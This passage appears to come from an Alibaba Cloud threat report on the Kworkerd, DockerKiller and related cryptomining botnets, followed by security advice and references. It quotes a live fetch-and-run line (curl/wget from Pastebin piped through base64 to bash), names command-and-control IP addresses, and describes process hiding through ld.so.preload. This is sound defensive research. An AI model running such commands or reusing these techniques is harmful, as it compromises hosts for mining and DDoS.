
○ The attacker exploits vulnerabilities to download, extract, and run multiple malicious programs that have scanning, mining, and other functions.

○ The malware dumps user passwords from memory.

3) Main command, control and update methods

○ The botnet uses http://118.184.48.95:8000 as the file distribution platform.

4) Mining network structure


http://118.184.48.95:8000
Compromised Host
Attempt to log on with passwords collected By Mimikatz
EternalBlue
Newly compromised host
info6.ps1
Mimikatz.dll (password stealing program)
+
Exploits
Utilities (decryptor and miner)
Continue Attacking
Uncompromised Host
Uncompromised Host
...
Uncompromised Host

8. Kworkerd

Kworkerd is a mining botnet that exploits the unauthenticated access of ApsaraDB for Redis. It is named Kworkerd because its mining program name is disguised as a normal process name, Kworkerd, in Linux systems.

1) Major vulnerabilities exploited

○ Unauthorized access to ApsaraDB for Redis

2) Major malicious behaviors

○ The attacker exploits vulnerabilities to download, extract, and run multiple malicious programs that have scanning, mining, and other functions.

○ The malware replaces the /etc/ld.so.preload file and hijacks the Linux system functions through preloading, so that top, ps, and other commands cannot detect mining processes.

3) Main command, control and update methods

○ The botnet uses Pastebin as the file distribution platform.

4) Mining network structure

○ The compromised host first downloads the https://pastebin.com/raw/xbY7p5Tb file.

The file content is as follows:

```
(curl -fsSL https://pastebin.com/raw/uuYVPLXd||wget -q -O- https://pastebin.
com/raw/uuYVPLXd)|base64 -d|/bin/bash
```

After executing the script, the host requests https://pastebin.com/raw/uuYVPLXd, which has a script similar to those of preceding cryptocurrency mining hijackers after being decoded. This will clear similar mining programs, download and execute its own mining programs, and scan for internal network hosts for further intrusion.

Kworkerd exploits only one type of vulnerabilities, but a large number of hosts have been compromised by it. Users must constantly pay attention to database security configurations.

9. DockerKiller

With the increasing popularity of microservices, more and more enterprises use containers to deploy applications. However, the security of Docker, the preferred container for microservices, was not scrutinized closely enough before being deployed at a large scale. In August 2018, unauthorized access due to improper Docker configurations was exploited by cryptocurrency mining hijackers in large batches.

1) Major vulnerabilities exploited


○ Unauthenticated access to Docker

2) Major malicious behaviors


○ The attacker exploits vulnerabilities to download, extract, and run multiple malicious programs that have scanning, mining, and other functions.
○ The malware disables Windows firewalls.
○ The malware adds startup items.
○ The malware adds malicious user accounts.

3) Main command, control and update methods

Bots download the script auto.sh from http://159.203.21.239, which serves as a downloader to further download the programs required for subsequent intrusion and mining.



The complete list of server files is as follows:




Index of /p

Name	Last modified	Size	Description
Parent Directory		-	
auto.sh	2018-07-17 06:56	957	
bashd	2018-07-17 03:35	41K	
bashd.service	2018-07-17 03:35	150	
data.cfg	2018-07-17 03:35	759	
fixtext.sh	2018-07-17 03:35	30	
p.php	2018-07-17 04:09	286K	
p.txt	2018-07-17 07:16	389	
test.sh	2018-07-17 07:32	355	
xm	2018-07-17 03:35	1.9M	
xm.service	2018-07-17 03:35	159	

Apache/2.4.18 (Ubuntu) Server at [redacted] Port 80

4) Mining network structure



Scan a batch of IP addresses with Masscan and store vulnerable IPs in dockerips.txt

test.sh will load dockerips.txt, then implant and execute auto.sh on victim machines

test.sh will load dockerips.txt, then implant and execute auto.sh on victim machines

bashd(the trojan) wait for commands from controller to launch DDOS attacks

Execute xm (the miner)

bashd(the trojan) wait for commands from controller to launch DDOS attacks

Security advices

Today, although digital currencies are in a slump, the downward pressure on the economy may provide an incentive for potential criminal activities. Alibaba Cloud predicts that in 2019 the volume of mining activities will remain at a high level. With the popularization of mining and vulnerability exploitation knowledge, the number of malicious mining players may stabilize and slightly increase.

In this context, Alibaba Cloud Security Team provides the following security recommendations for enterprises and individuals:

○ The weakest link in a security system is the user, and the most serious security issues are often a consequence of laziness. For instance, weak passwords and brute-force cracking account for 50% of mining activities. Security awareness education is essential for enterprises and individuals.

○ The 0-day vulnerability fixing period is getting shorter, so enterprises need to improve the efficiency of their emergency vulnerability responses. On the one hand, they should actively update application systems. On the other hand, they should pay attention to product security announcements and make the corresponding upgrades in a timely manner. They can also purchase fully managed security services to improve their security levels.

○ With elastic computing resources in the cloud, the risks to some non-web network applications are also increasing. Security O&M personnel should focus on the security risks associated with non-web applications, or enterprises should purchase firewall products with IPS functions to protect against 0-day vulnerabilities right away.

References

1. Mykings' Latest Mining Activities Are Exposed
   https://x.threatbook.cn/nodev4/vb4/article?threatInfoID=936

2. Mykings: The Most Active Network Hacker Gang
   https://www.huorong.cn/info/150097083373.html

3. DDG Targets Database Servers, Earning Revenues of Nearly RMB 8 Million
   http://www.4hou.com/technology/11770.html

4. Bulehero Again Exploits EternalBlue to Spread in Enterprise Internal Networks
   https://www.freebuf.com/column/180544.html

5. JbossMiner Mining Analysis
   https://xz.aliyun.com/t/2189

6. Kworkerd Mining Analysis
   https://www.anquanke.com/post/id/159497

7. Threat Hunting, the Investigation of Fileless Malware Attacks
   https://www.pandasecurity.com/mediacenter/pandalabs/threat-hunting-fileless-attacks/

8. Cryptomining: Harmless Nuisance or Disruptive Threat?
   https://www.crowdstrike.com/blog/cryptomining-harmless-nuisance-disruptive-threat/

9. Traceability Analysis on Suspected "8220" in China
   https://ti.360.net/blog/articles/8220-mining-gang-in-china/

10. http://ju.outofmemory.cn/entry/354000

Alibaba Cloud